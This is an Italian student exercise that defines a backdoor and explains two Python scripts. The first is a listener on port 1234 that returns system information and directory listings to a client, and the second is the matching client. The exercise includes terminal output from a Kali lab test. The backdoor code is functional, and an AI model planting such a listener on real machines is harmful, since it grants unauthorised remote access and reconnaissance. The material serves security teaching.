

Spiegare cos'è una backdoor e perché è pericolosa. Spiegare i codici qui sotto dicendo cosa fanno e qual è la differenza tra i due. Opzionale (consigliato) testare praticamente il codice.

Una backdoor è un metodo che permette l'accesso non autorizzato ad un sistema informatico, bypassando le normali procedure di autenticazione.

In poche parole è una vulnerabilità che un utente inserisce nel sistema per consentire l'accesso da terze parti.

Le backdoor sono pericolose perché:

- appunto consentono l'accesso non autorizzato
- possono essere usate per compromettere la privacy degli utenti autorizzati
- può essere utilizzata per distribuire virus, malware, spyware ecc.

CODICE 1 backdoor.py

```
1 import socket, platform, os
2
3 SRV_ADDR = ""
4 SRV_PORT = 1234
5
6 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
7 s.bind((SRV_ADDR, SRV_PORT))
8 s.listen(1)
9 connection, address = s.accept()
10
11 print ("client connected: ", address)
12
13 while 1:
14     try:
15         data = connection.recv(1024)
16     except:continue
17
18     if(data.decode('utf-8') == '1'):
19         tosend = platform.platform() + " " + platform.machine()
20         connection.sendall(tosend.encode())
21     elif(data.decode('utf-8') == '2'):
22         data = connection.recv(1024)
23         try:
24             filelist = os.listdir(data.decode('utf-8'))
25             tosend = ""
26             for x in filelist:
27                 tosend += "," + x
28         except:
29             tosend = "Wrong path"
30         connection.sendall(tosend.encode())
31     elif(data.decode('utf-8') == '0'):
32         connection.close()
33         connection, address = s.accept()
34
```

Questo codice trasforma la macchina in un server che ascolta su una porta specifica (1234) e gestisce le richieste da un client. Quindi si mette in ascolto sulla porta per le connessioni in entrata, accetta la connessione quando un client si collega e riceve i dati inviati dal client interpretando 3 messaggi:

- 1 il server invia le informazioni sulla piattaforma
- 2 il server aspetta di ricevere un percorso e tenta di elencare i file nella directory corrispondente
- 3 il server chiude la connessione e ne attende una nuova

CODICE 2 client_backdoor.py

```
1 import socket
2
3 SRV_ADDR = input("Type the server IP address: ")
4 SRV_PORT = int(input("Type the server port: "))
5
6 def print_menu():
7     print("""\n\n) Close the connection
8
9 1) Get system info
10 2) List directory contents""")
11
12 my_sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
13 my_sock.connect((SRV_ADDR, SRV_PORT))
14
15 print("Connection established")
16 print_menu()
17
18 while 1:
19     message = input("\n-Select an option: ")
20
21     if message == "0":
22         my_sock.sendall(message.encode())
23         my_sock.close()
24         break
25
26     elif message == "1":
27         my_sock.sendall(message.encode())
28         data = my_sock.recv(1024)
29         print(data.decode('utf-8'))
30         if not data:
31             break
32
33     elif message == "2":
34         path = input("Insert the path: ")
35
36         my_sock.sendall(message.encode())
37         my_sock.sendall(path.encode())
38         data = my_sock.recv(1024)
39         data = data.decode('utf-8').split(",")
40
41         print("*" * 40)
42         for x in data:
43             print(x)
44
45         print("*" * 40)
46
```

Il codice crea una connessione TCP a un server tramite un socket e consente di inviare dei comandi per ottenere informazioni di sistema o elencare i contenuti di una directory.

Si connette ad una porta specificata dall'utente e dopodichè permette di inviare i seguenti messaggi:

0 chiude la connessione


1 richiede info di sistema

2 richiede di elencare i contenuti di una directory

DIFFERENZE TRA I DUE CODICI:

Mentre il primo codice non gestisce direttamente l'invio dei comandi (attende connessioni per fornire info in base ai comandi ricevuti), il secondo si connette ad un server ed invia direttamente dei comandi per ottenere informazioni

CODICE 1



The image shows two overlapping terminal windows from a Kali Linux system. The top window is a standard terminal with a dark background and light blue text. It shows the user navigating to the Desktop/python directory and running a Python script named backdoor.py. The script outputs a message indicating a client connection from 192.168.32.100 on port 33248. The bottom window is a netcat listener application, also with a dark background. It has a menu bar with 'File', 'Actions', 'Edit', 'View', and 'Help'. The terminal area shows the user running the command 'netcat 192.168.32.100 1234'.

```
(kali㉿kali)-[~]  
$ cd Desktop/python  
  
(kali㉿kali)-[~/Desktop/python]  
$ python backdoor.py  
client connected: ('192.168.32.100', 33248)  
  
File Actions Edit View Help  
  
(kali㉿kali)-[~]  
$ netcat 192.168.32.100 1234
```

CODICE 2

```
(kali㉿kali)-[~/Desktop/python]
└─$ python client_backdoor.py
Type the server IP address: 192.168.32.100
Type the server port: 1234
Connection established

o) Close the connection
File System
1) Get system info
2) List directory contents

-Select an option: 1
Linux-6.3.0-kali1-amd64-x86_64-with-glibc2.37 x86_64

-Select an option: 2
Insert the path: /etc/
*****

odbcinst.ini
texmf
powershell-empire
bindresvport.blacklist
gtk-3.0
request-key.conf
inputrc
alternatives
modprobe.d
bash_completion
udev
ca-certificates.conf
dhcp
hdparm.conf
credstore
vdpau_wrapper.cfg
inetsim
pam.conf
python3
dconf
```